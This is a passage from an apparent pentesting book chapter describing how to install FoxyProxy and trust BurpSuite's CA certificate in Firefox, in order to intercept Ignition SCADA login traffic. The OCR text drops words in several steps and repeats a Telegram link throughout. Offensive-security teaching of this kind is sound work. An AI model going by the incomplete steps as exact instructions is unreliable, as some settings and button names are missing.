duties. So, now that we've established a proxy server, what exactly is FoxyProxy? FoxyProxy is a straightforward yet effective proxy switch. It eliminates the tedium of having to alter your browser's internal proxy settings. Simply add your own configuration and toggle between proxy servers and turn them on and off using a switch.

To install FoxyProxy, follow these steps:

To begin, log onto your Kali Linux virtual machine and launch Firefox ESR. Once Firefox is open, go to the right-hand side of the screen and pick the hamburger button or menu button. The following drop-down menu will Appear:

https://t.me/learningnets



https://t.me/learningnets

Figure 9.1: Menu dropdown

Select the Add-ons option while the menu is active. On the next screen, you'll see suggestions, extensions, themes, and plugins. As demonstrated in the following screenshot, go to the search bar, type and then click




Figure 9.2: Add-on search pop-up

By doing this, you will see a list of possible matching add-ons. You will see FoxyProxy Standard at the top of the list, as shown in the following screenshot:

https://t.me/learningnets




Figure 9.3: FoxyProxy Standard

When you click the FoxyProxy Standard link, a popup window will emerge, allowing you to click the Add to Firefox option. This can be seen in the following screenshot:

Figure 9.4: Installing FoxyProxy

Click the Add to Firefox button to continue. You will be confronted with a permissions request at this point. This is crucial since FoxyProxy will have access to your browser settings. By installing FoxyProxy to your browser, you will be allowing it the following permissions:

https://t.me/learningnets




Figure 9.5: FoxyProxy permissions

To successfully install FoxyProxy, click the Add button. In the toolbar on the right-hand side of Firefox, you should now see a fox icon. The following screen appears when you click the icon:

https://t.me/learningnets




Figure 9.6: FoxyProxy configuration

We don’t have any proxy settings right now, so we’ll create some by clicking the + Add link, as seen in the following screenshot:

Figure 9.7: Adding settings

When you click this, you’ll be sent to a screen where you may enter your initial proxy settings, as illustrated here:

https://t.me/learningnets




Figure 9.8: First proxy settings

I usually use the following parameters for these settings:

Title or 8080

Save your work by using the Save button. When you click the fox symbol on your toolbar now, you should see the newly added setting, as seen in the screenshot:

https://t.me/learningnets




Figure 9.9: BurpSuite proxy

That completes the installation of FoxyProxy and the configuration of our first proxy option, which is useful for BurpSuite. This is the subject we'll be talking about next. The ease with which you can swiftly configure proxies and turn them on and off, as well as move between multiple proxies, can come in handy during your pentesting career.

https://t.me/learningnets

Running BurpSuite

We installed FoxyProxy and modified certain parameters to fit our BurpSuite programme in the previous part. We'll use BurpSuite in this part to learn about the Request/Response operations that Ignition SCADA uses to handle authentication and authorization. We must now add BurpSuite's certificate as a trusted source in order to proceed; otherwise, we will be compelled to recognize every page we've visited as an exception.

To accomplish so, we'll need to go to the IP address and port we specified in our settings. After doing so, you'll be sent to a BurpSuite Community Edition splash page, which includes a CA Certificate button on the right-hand side, as illustrated here:

Figure 9.10: CA Certificate location

When you click this button, you'll be sent to the following screen:

https://t.me/learningnets




Figure 9.11: Saving the CA Certificate

Click the OK button after selecting Save Then, beneath the hamburger symbol, go to our menu and pick as seen below:

https://t.me/learningnets




Figure 9.12: Preferences

Then, on the left-hand side, click Privacy & as seen in the following screenshot:




Figure 9.13: Privacy & Security

https://t.me/learningnets

Scroll down until you reach the Certificates section, as illustrated in the following screenshot:




Figure 9.14: Certificates

Select View Certificates from the drop-down menu. A pop-up window will appear, displaying the following information:

https://t.me/learningnets




Figure 9.15: Importing certificates

Click the Import… button, go to the ca.cert file you just downloaded, and then click

The following screen will appear:

https://t.me/learningnets





Figure 9.16: Setting trust options

Then click the OK button after selecting Trust this CA to identify To ensure that the import went well, scroll down to get the PortSwigger certificate. The following screen should appear:



https://t.me/learningnets

Figure 9.17: PortSwigger certificate

Click OK to complete the certificate installation.

That concludes the discussion. The certificate was successfully installed. It's now time to launch BurpSuite. On your Kali Linux VM, locate and launch BurpSuite. The opportunity to configure a project will be provided to you. This is an excellent time for you to begin grouping engagements into projects, as it will aid you in drafting your results report in the long run. In the future, I'll utilize a Temporary project, as indicated in the following screenshot:

